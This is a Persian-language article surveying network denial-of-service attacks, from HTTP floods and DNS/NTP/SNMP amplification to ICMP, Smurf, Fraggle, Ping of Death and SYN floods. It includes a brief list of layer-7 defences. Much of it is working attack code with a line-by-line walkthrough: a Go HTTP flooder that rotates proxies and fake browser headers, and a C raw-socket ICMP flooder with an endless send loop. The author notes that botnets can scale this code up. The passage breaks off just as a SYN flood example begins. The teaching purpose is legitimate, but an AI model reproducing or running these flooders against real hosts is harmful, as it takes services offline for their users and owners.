حملات در شبکه ها و روشهای مقابله

علی غلامی
noob0x@protonmail.com

چکیده : هدف این مقاله بررسی انواع حملات بر روی شبکه‌های کامپیوتری و روش‌های مقابله با آن‌ها است که در این راستا ابتدا هر حمله را شرح می دهیم سپس یک سناریو عملی را بررسی می‌کنیم و در نهایت نحوه مقابله با آن حمله را بررسی می‌کنیم ، البته ممکن است انجام سناریو عملی برای بعضی حملات در حد این مقاله نباشد .

کلمات کلیدی *: شبکه‌های کامپیوتری ، هک و امنیت ، برنامه نویسی سوکت*

۱ – مقدمه :

هدف از ایجاد شبکه های کامپیوتری چیست ؟ هدف به اشتراک گذاری منابع و سرویس دهی کامپیوتر ها به یکدیگر است ، حال شما فرض کنید در شبکه خود منابعی دارید که هرکسی نباید بتواند به آن دسترسی داشته باشد یا اینکه شما نمی خواهید شخصی بتواند ترافیک موجود درون شبکه شما را شنود کند یا در دسترس بودن شبکه و کامپیوتر ها برای شما بسیار اهمیت دارد ، پس محافظت از اطلاعات و داده ها و در دسترس بودن شبکه موارد بسیار مهمی هستند که ما باید نهایت تلاش خودمان را بکنیم تا کار نفوذگر را سخت تر کنیم و احتمال دسترسی نفوذگر را به شبکه و سیستم‌ها کمتر کنیم و در دسترس بودن شبکه و کامپیوتر ها را حفظ کنیم.

سه هدف اصلی برقراری امنیت در شبکه‌های کامپیوتری به سه ضلعی CIA مشهور است.

۱ – محرمانگی داده (Confidentiality) : یکی از اهداف امنیت محرمانه ماندن اطلاعات است بدین معنی که افراد معین و مشخص ای به اطلاعات و دیتاها و سرویس ها دسترسی داشته باشند.

۲ – یکپارچگی (Integrity) : هدف بعدی از فراهم نمودن امنیت یکپارچگی اطلاعات و صحت دیتا است. بدین معنی که دیتا و یا فایل اجرایی ای که در سرور نگه داری می شود و یا ترافیکی که در شبکه در حال جابجایی است دستکاری نشود و تغییر غیر مجاز در آن صورت نگیرد .

۳ – در دسترس بودن (Availability) : یکی دیگر از اهداف امنیت شبکه ، در دسترسی بودن اطلاعات و سرویس ها می باشد و بدین معنی می باشد که دیتا و سرویس مورد نظر در زمان مورد نظر برای افراد مورد نیاز فراهم باشد و در عین حال دیتا صحیح و سالم باشد.

۲ – حملات منع سرویس : (Denial of Service)

این دسته حملات مورد سوم سه ضلعی CIA یعنی Availability را هدف قرار می‌دهند یعنی نفوذگر با انجام این دسته حملات سعی میکند تا شبکه یا سرویس ها و کامپیوتر های درون شبکه هدف را از دسترس خارج کند ، لذا این حملات در دسته حملات فعال (Active) قرار می گیرند.

از دسترس خارج کردن سرویس یا سرور قربانی میتواند از روش‌های مختلفی صورت گیرد رایج ترین دسته این حملات از طریق روانه کردن حجم بالای ترافیک به سمت شبکه و سرور قربانی انجام می‌شود که با نام حملات DDOS شناخته می‌شوند ولی این تنها راه از کار انداختن سرویس ها و کامپیوتر ها درون نیست بلکه هکر می‌تواند با یافتن آسیب‌پذیری های بحرانی از سیستم عامل ها یا تجهیزات و سرویس های در حال اجرا درون شبکه نیز به هدف خودش برسد و سیستم کامپیوتری یا سرویس را منجر به crash کند و با این کار سرویس را از دسترس خارج کند.

۲ - ۱ - حملات منع سرویس لایه ۷

در این دسته حملات هکر به واسطه پروتکل های لایه ۷ مدل OSI که شامل HTTP,DNS, SNMP, ... سرویس یا سرور قربانی را از دسترس خارج می کند. حملات سیل آسا (Flooding) در این دسته رواج بیشتری دارند با اینکه این تنها راه حمله نیست.

۲ - ۱ - ۱ - حمله ی HTTP Flood

ساده‌ترین و رایج ترین نوع حملات دیداس حمله ی HTTP Flood است ، این حمله به این صورت است که هکر سعی می کند کلاینت های فیک ایجاد کند (درخواست های HTTP) و آن ها را توسط شبکه باتنتی یا پراکسی های آزاد HTTP و رایگان از قبل جمع آوری شده به سمت سایت قربانی روانه می کند و سایت قربانی فکر میکند که این درخواست ها از کلاینت ها و کاربران واقعی می آید و به شدت مصرف CPU سرور بالا میرود تا حدی که گاهی سرور کرش میکند !

برای انجام این حمله ما نیاز به یک لیست عظیم پروکسیHTTP یا یک شبکه بزرگ باتنتی نیاز داریم سپس باید یکسری خزنده درست کنیم و با تعداد بالا آن ها را به سمت سایت قربانی ارسال کنیم.

یک نمونه کد که به زبان Golang نوشته شده است (شکل ۱) :

```
153     referer := URL.Scheme + "://" + URL.Host
154     req.Header.Set("Referer", referer)
155     req.Header.Set("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8")
156     req.Header.Set("Accept-encoding", "gzip, deflate, br")
157     req.Header.Set("Accept-language", "en-US,en;q=0.9,he-IL;q=0.8,he;q=0.7,tr;q=0.6")
158     req.Header.Set("Cache-Control", "no-cache")
159     req.Header.Set("Pragma", "no-cache")
160     req.Header.Set("Upgrade-Insecure-Requests", "1")
161     req.Header.Set("User-Agent", UAS)
162     if METHOD == "POST" {
163         req.Header.Set("Content-Type", "application/x-www-form-urlencoded")
164     }
165
166     if COOKIE != "" {
167         m, err := url.ParseQuery(COOKIE)
168         if err != nil {
169             // lastErr = err.Error()
170         }
171         for k, v := range m {
172             cookie := http.Cookie{Name: k, Value: v[0]}
173             req.AddCookie(&cookie)
174         }
175     }
176
177     client := &http.Client{}
178     if URL.Scheme == "https" {
179         secureTransport := &http.Transport{
180             TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
181             Proxy:           http.ProxyURL(proxyURL),
182             MaxIdleConns:    20000,
183             IdleConnTimeout: 60 * time.Second,
184             MaxConnsPerHost: 5000,
185         }
186         client = &http.Client{Timeout: time.Second * 10, Transport: secureTransport}
```

شکل ۱

در کد هکر سعی می کند تا با ست کردن هدر های یک مرورگر معمولی و User-Agent های مختلف کلاینت های فیک را ایجاد و در خط ۱۸۱ با ست کردن پراکسی سعی می کند کار شناسایی و مسدود سازی را برای سایت قربانی سخت تر کند و حتی غیر ممکن.

```
82      fmt.Printf("Target: %v\n", TARGET)
83      fmt.Printf("Number Of Proxies: %v\n", len(PROXIES))
84      fmt.Printf("Number Of User-Agents: %v\n", len(UAS))
85      fmt.Printf("Start Flood With %v Threads For %v Seconds\n", string(rune(THREADS)), string(rune(TIME)))
86      if TIME > looptm{
87          loopnum := TIME / looptm
88          loopremainsec := TIME % looptm
89          for loop := 0; loop < loopnum; loop++ {
90              for count := 0; count < THREADS; count++ {
91                  go prepareRequest(TARGET, METHOD, PROXIES, UAS, REQ_P_IP, looptm, POSTDA, COOKIE)
92              }
93              time.Sleep(time.Duration(looptm+2) * time.Second)
94              go debug.FreeOSMemory()
95          }
96          if loopremainsec > 0{
97              go debug.FreeOSMemory()
98              for count := 0; count < THREADS; count++ {
99                  go prepareRequest(TARGET, METHOD, PROXIES, UAS, REQ_P_IP, loopremainsec, POSTDA, COOKIE)
100             }
101             time.Sleep(time.Duration(loopremainsec) * time.Second)
102         }
103     } else {
104         for count := 0; count < THREADS; count++ {
105             go prepareRequest(TARGET, METHOD, PROXIES, UAS, REQ_P_IP, TIME, POSTDA, COOKIE)
106         }
107         time.Sleep(time.Duration(TIME) * time.Second)
108     }
109 }
110
```

شکل ۲

در ادامه کد قبل این کد قرار دارد (شکل ۲) که کد حلقه حمله است که در خط ۸۶ میزان زمان حمله مشخص می شود و هکر سعی می کند تا از طریق هر پراکسی یا زامبی درون شبکه بات نتی مثلا به تعداد ۲۰۰ کلاینت فیک به سمت سایت قربانی ارسال کند.

با فرض این که هکر ۲۰۰۰ پراکسی سالم یا ۲۰۰۰ زامبی داشته باشد می تواند در هر لحظه ۲۰۰*۲۰۰۰ یعنی ۴۰۰۰۰۰ کلاینت فیک را روانه سایت قربانی کند که این باعث از کار افتادن سایت یا سرور قربانی می شود.

این حملات بنابر خلاقیت هکر می‌توانند توسعه داده شوند و پیچیده‌تر شوند برای مثال حمله ی Recursive HTTP GET Flood به این صورت است که هر خزنده ای که ایجاد می کنیم به صورت بازگشتی به سایت هدف درخواست می دهد. مثلا هنگامی که خزنده وارد یک سایت می شود تمام لینک های موجود در آن سایت را پیدا میکند و به لینک هایی که مربوط به همان دامین سایت هستند به آن ها درخواست GET ارسال می‌کنند و به همین صورت پیش می روند.

۲ - ۱ - ۲ - حمله ی Slow HTTP


هکر می‌تواند با یک استراتژی دیگر سرویس قربانی خودش را از کار بیاندازد مثلاً بجای حمله به صورت خیلی سیل آسا بسیار آرام و پیوسته این کار را انجام دهد و با درخواست های ناقص و کامل نشده وب سرور قربانی را هدف قرار دهد که به حمله ی Slow HTTP شناخته می‌شود (شکل ۳) ، میدانیم در ساختار درخواست HTTP پایان درخواست با دو CRLF مشخص میشود .

روش Slow HTTP به این صورت است که ابتدا به وبسایت قربانی درخواست هایی ناتمام ولی با تعداد صعودی میفرستیم تا حدی که در ابتدای کار وبسایت فکر کند که این‌ها کاربران معمولی هستند ولی ما درخواست ها را با دو CRLF به صورت کامل نمی بندیم و سرور فکر میکند که هنوز داده هایی قرار است از سمت ما برای او ارسال شود و هکر یک CRLF میفرستد و سرور هم حافظه اش درگیر شده است برای آن درخواست و منتظر ادامه آن است و منتظر دو CRLF پایانی است تا درخواست تمام شود ولی هکر هرگز ان دو را ارسال نمیکند و کم کم تعداد این درخواست های نیمه ارسال شده تعدادشان بسیار زیاد می شود و سرور و وبسایت قربانی از کار می افتد.

شکل ۳

۲ - ۱ - ۳ - حمله ی SNMP Amplification

در زمینه دیداس حملات Amp مشابه مفهوم Amplifier در الکترونیک هستند یعنی در این حملات یک درخواست یا بسته تبدیل به تعداد زیادی درخواست یا بسته می‌شود و به سمت قربانی می شود.



شکل ۴


حملات بازتاب SNMP (شکل ۴) از پروتکل مدیریت شبکه ساده (SNMP) استفاده می کنند - یک پروتکل مدیریت شبکه مشترک که برای پیکربندی و جمع آوری اطلاعات از دستگاه های شبکه مانند سرورها ، هاب ها ، سوئیچ ها ، روترها و چاپگرها استفاده می شود.

حملات انعکاس SNMP می توانند حجم حمله صدها گیگابایت در ثانیه را ایجاد کنند که می تواند به چندین هدف از شبکه های باند پهن هدایت شود.

۲ - ۱ - ۴ - حملات NTP Flood و NTP Amplification

NTP برای همگام سازی ساعت ها در دستگاه های متصل به اینترنت استفاده می شود. نسخه های قدیمی تر همچنین یک سرویس مانیتورینگ را ارائه می دهند که به شما اجازه می دهد لیستی از آخرین ۶۰۰ میزبان متصل به سرور NTP را بازیابی کنید. در همین حال ، UDP یک پروتکل بدون اتصال است در نتیجه ، آدرس IP درخواستی تأیید نمی شود.


هکر یا میتواند بر روی سرور های NTP عمل فلادینگ را انجام دهد و سرور NTP را از دسترس خارج کند (NTP Flood) یا میتواند حمله AMP انجام دهد و با جعل سورس IP پکت های UDP مربوطه به سرویس NTP کاری کنند که سرور NTP پاسخ را به سرور قربانی ارسال کنند. (NTP Amplification)(شکل ۵)



شکل ۵

۲ - ۱ - ۵ - حمله DNS Flood

حمله ی DNS Flood (شکل ۶) یک DNS Server را هدف قرار می‌دهد و حجم بالای query های رزولوشن را روانه ی DNS Server می کند و آن را از دسترس کاربران معمولی خارج می‌کند ، می‌دانیم که پروتکل DNS وظیفه ی ترجمه نام دامنه به آدرس ip را دارد و با از دسترس خارج شدن DNS Server کاربران نمی‌توانند با داشتن دامنه وبسایتی را باز کنند.



شکل ۶

۲ - ۱ - ۶ - حمله ی DNS Amplification

حمله ی DNS Amplification را می‌توان به این صورت توصیف کرد :

هکر سورس ip دیتاگرام های UDP را جعل می‌کند و پرچم do recursive qurey را نیز در بخش مربوط به پروتکل DNS فعال می کند. سپس هکر برای Amp با قدرت بیشتر کوئری های DNS از نوع ANY ایجاد می‌کند و بسته های اسپوف شده را برای چندین DNS سرور ارسال می‌کند حال DNS سرور ها نتایج کوئری را به ip اسپوف شده ارسال می‌کنند و این حجم بالای ترافیک باعث از کار افتادن و عدم سرویس سرور یا شبکه قربانی می شود.

۲ - ۲ - نحوه دفاع در برابر حملات منع سرویس لایه ۷ :

۱- استفاده از چالش های جاوااسکریپتی هنگام باز شدن صفحه وبسایت

۲- استفاده از فریمورک های نوین وب که از سیستم virtual-dom استفاده میکنند از قبلی ReactJs و VueJs

۳- چک کردن هدر های User-Agent (خیلی موثر نیست)

۴- بلاک کردن کلاینت های Top talker یعنی ان هایی که خیلی درخواست مداوم به سایت می دهند

۵- استفاده از سرویس های UAM ضد بات شرکت های بزرگ مثل کلادفلر

۶- ست کردن تایم اوت برای وب سرور تا هکر نتواند حملات slow HTTP انجام دهد.

۲ - ۳ - حملات منع سرویس لایه ۴


در این دسته حملات هکر به واسطه پروتکل های تعریف شده در لایه ۳ و ۴ مدل OSI که شامل UDP,TCP, ICMP, ... سرویس یا سرور قربانی را از دسترس خارج می کند. حملات سیل آسا (Flooding) در این دسته رواج بیشتری دارند.

۲ - ۳ - ۱ - حمله ی ICMP Flood

این حمله هنگامی اتفاق می افتد که هکر به میزان بالا عمل ارسال پکت های ICMP echo را انجام دهد (با کمک کامپیوتر هایی که دسترسی دارد یا یک شبکه کامپیوتر هایی که تحت اختیار هکر هستند که به آن ها بات نت یا زامبی نیز می گویند) که پهنای باند سرور را به شدت درگیر میکند و سرور از دسترس خارج می شود.

سوکت چیست ؟ سوکت درواقع یک Interface یا یک مدل چکیده شده (Abstract) از یکسری توابع و پروتکل ها است که سیستم عامل برای ارتباط با کامپیوتر های روی شبکه در اختیار ما قرار می دهد .

هدف ما اینجا ساخت بسته هایی با ساختار زیر و ارسال انبوه و سیل آسای آن ها به سمت قربانی است. (شکل ۷)



شکل ۷

یک نمونه کد به زبان C را بررسی می‌کنیم (شکل ۸)

```c
//Raw socket - if you use IPPROTO_ICMP, then kernel will fill in the correct ICMP header checksum, if IPPROTO_RAW, then it w
int sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sockfd < 0)
{
    perror("could not create socket");
    return (0);
}
int on = 1;
// We shall provide IP headers
if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, (const char*)&on, sizeof (on)) == -1)
{
    perror("setsockopt");
    return (0);
}
//allow socket to send datagrams to broadcast addresses
if (setsockopt (sockfd, SOL_SOCKET, SO_BROADCAST, (const char*)&on, sizeof (on)) == -1)
{
    perror("setsockopt");
    return (0);
}
//Calculate total packet size
int packet_size = sizeof (struct iphdr) + sizeof (struct icmphdr) + payload_size;
char *packet = (char *) malloc (packet_size);
if (!packet)
{
    perror("out of memory");
    close(sockfd);
    return (0);
}

```

شکل ۸

در خط ۳۶ یک سوکت خام (raw socket) ایجاد می کنیم ، دلیلمان از این کار این است که کرنل سیستم عامل فیلد checksum پکت های ICMP را با مقدار صحیح پر نکند بلکه خودمان مقدار چکسام را حساب کنیم .

در خط ۴۴ باید برای سوکت خامی که ایجاد کردیم باید آپشن IP Header را ست کنیم و در خط ۵۰ نیز آپشن برودکست دیتاگرام ها به آدرس Broadcast را اضافه میکنیم ، در خط ۵۶ سایز پکت ها را اندازه میگیریم و در خط ۵۷ به اندازه سایز پکت در حافظه رم فضا تخصیص میدهیم.

```
69      //ip header
70      struct iphdr *ip = (struct iphdr *) packet;
71      struct icmphdr *icmp = (struct icmphdr *) (packet + sizeof (struct iphdr));
72
73      //zero out the packet buffer
74      memset (packet, 0, packet_size);
75
76      ip->version = 4;
77      ip->ihl = 5;
78      ip->tos = 0;
79      ip->tot_len = htons (packet_size);
80      ip->id = rand ();
81      ip->frag_off = 0;
82      ip->ttl = 255;
83      ip->protocol = IPPROTO_ICMP;
84      ip->saddr = saddr;
85      ip->daddr = daddr;
86
87      icmp->type = ICMP_ECHO;
88      icmp->code = 0;
89      icmp->un.echo.sequence = rand();
90      icmp->un.echo.id = rand();
91      //checksum
92      icmp->checksum = 0;
93
94      struct sockaddr_in servaddr;
95      servaddr.sin_family = AF_INET;
96      servaddr.sin_addr.s_addr = daddr;
97      memset(&servaddr.sin_zero, 0, sizeof (servaddr.sin_zero));
```

شکل ۹

پس از تخصیص حافظه به پکت باید از struct های از قبل تعریف شده ی iphdr و icmphdr یک نمونه بسازیم سپس مقادیر موجود در struct مربوطه را پر کنیم (پر کردن فیلد های IP Header و ICMP Header) یعنی خطوط ۷۶ تا ۹۲ ، در خط ۷۴ حافظه تخصیص داده شده به پکت با صفر پر میشود تا مقادیر garbage قبلی که در مکان حافظه موجود هستند پاک شوند ، در خط ۸۳ در فیلد پروتکل هدر IP پروتکل ICMP را مشخص می‌کنیم ،در خطوط ۸۴ و ۸۵ ، مقادیر saddr و daddr برابر مقادیر آدرس IP مبدا و آدرس IP مقصد هستند.

```
99      puts("flooding...");
100
101     while (1)
102     {
103         memset(packet + sizeof(struct iphdr) + sizeof(struct icmphdr), rand() % 255, payload_size);
104
105         //recalculate the icmp header checksum since we are filling the payload with random characters everytime
106         icmp->checksum = 0;
107         icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct icmphdr) + payload_size);
108
109         if ( (sent_size = sendto(sockfd, packet, packet_size, 0, (struct sockaddr*) &servaddr, sizeof (servaddr))) < 1)
110         {
111             perror("send failed\n");
112             break;
113         }
114         ++sent;
115         printf("%d packets sent\r", sent);
116         fflush(stdout);
117
118         usleep(10000);  //microseconds
119     }
120
121     free(packet);
122     close(sockfd);
123
124     return (0);
125 }
```


شکل ۱۰

حال تمامی شرایط مهیا شدند و موقع حمله است در خط ۱۰۱ ما یک حلقه ی بی نهایت ایجاد میکنیم تا مادامی که پراسس برنامه در سیستم عامل فعال باشد این حلقه به عمل flooding ادامه می‌دهد ، در خط ۱۰۳ ما مقادیری رندوم برای پیلود پکت ایجاد میکنیم به این صورت که در مکان حافظه بعد از ادرس های پکت و IP Header و ICMP Header مقادیری رندوم را به اندازه ی سایز پیلود در رم می نویسیم ، در خط ۱۰۶ ما فیلد چکسام هدر ICMP را در هر دور حلقه ریست و با مقداری رندوم که توسط تابع زیر ساخته می شوند مقدار دهی میکنیم و در نهایت توسط تابع sendto پکت ایجاد شده و کاستوم echo ICMP را ارسال می کنیم .

حال اگر همین کد ساده با کمی تغییر و خلاقیت تغییر داده شود و روی ماشین های مختلفی اجرا شود (شبکه بات نتی) می تواند یک حمله ICMP flood قدرتمند باشد.

Smurf Attack – ۲ – ۳ – ۲


در این نوع حمله هکر بجای استفاده از شبکه ی بات نتی خودش از منابع و کامپیوتر های موجود در شبکه هدف برای انجام حمله iCMP flood استفاده می کند و پکت ICMP echo ای را که با سورسip قربانی جعل شده است به آدرس gateway شبکه ارسال می‌کند و روتر بر اساس ip های مقصدی که روی پکت ها ست شده است پکت هایی که سورس ip جعل شده دارند را به کامپیوتر های از قبل مشخص شده ی درون شبکه ارسال میکند . سپس کامپیوتر های آن شبکه ایپی مقصد روی پکت های ICMP را میخواند و پکت ICMP echo را به آن قربانی در شبکه ارسال میکنند. (شکل ۱۱)



شکل ۱۱

۲ - ۳ - ۳ - حمله ی UDP flood


حمله‌ی UDP flood یکی از روش‌های حمله‌ی DoS یا DDoS به یک سرور است که با ارسال بسته‌های UDP در تعداد زیاد به پورت‌های یک سرور، می‌تواند سرور را با پاسخ‌گویی به بسته‌های ارسالی مشغول نگه دارد. در حالت عادی، زمانی که سرور یک بسته‌ی UDP دریافت می‌کند، برنامه‌ای که مربوط به پورت مقصد بسته است را پیدا می‌کند و بسته را تحویل می‌دهد. اگر پورت مقصد بسته متعلق به هیچ برنامه‌ای نباشد، سرور یک پیام ICMP با عنوان Destination Unreachable برای مبدا ارسال می‌کند. (شکل ۱۲)



شکل ۱۲

۲ - ۳ - ۴ - Fraggle Attack

این حمله نیز مشابه حمله Smurf می باشد با این تفاوت که هکر ترافیک حجیم و اسپوف شده (جعل شده) از پکت های UDP را روانه ی آدرس Broadcast شبکه می کند و شبکه یا سرور را از خدمت رسانی منع می کند. (شکل ۱۳)



شکل ۱۳

۲ - ۳ - ۵ - Ping Of Death Attack

همانطور که میدانیم اندازه پکت های ICMP حداکثر میتواند ۶۵۵۳۵ بایت باشد از طرفی بعضی از طراحی های استک TCP/IP توانایی هندل کردن پکت های ICMP با سایز بزرگتر از اندازه حداکثر را ندارند و همین باعث کرش کردن یا ریبوت ماشین مورد حمله میشود.


برای انجام این حمله کافی است مشابه حمله icmp flood عمل کنیم ولی در قسمت سایز پیلود مقداری بزرگ در نظر بگیریم یعنی پیلود را به قدری زیاد کنیم که سایز پکت icmp از حداکثر خود خارج شود. (شکل ۱۴)

```
puts("flooding...");

while (1)
{
    memset(packet + sizeof(struct iphdr) + sizeof(struct icmphdr), rand() % 255, payload_size);

    //recalculate the icmp header checksum since we are filling the payload with random characters everytime
    icmp->checksum = 0;
    icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct icmphdr) + payload_size);

    if ( (sent_size = sendto(sockfd, packet, packet_size, 0, (struct sockaddr*) &servaddr, sizeof (servaddr))) < 1)
    {
        perror("send failed\n");
```

شکل ۱۴

۲ - ۳ - ۶ - حمله ی SYN Flood :

در این حمله هکر یا میتواند پکت هایی با سورس IP جعل شده و فیلد پرچم ست شده SYN را روانه قربانی کند یا با کمک شبکه باتنتی خودش این کار را انجام دهد. و همین باعث میشود تا صف TCB سرور پر از کانکشن های نیمه باز شود و کلاینت های معمولی توانایی اتصال به سرور را نداشته باشند. (شکل ۱۵)



شکل ۱۵

یک نمونه ساده این حمله را بررسی می‌کنیم :

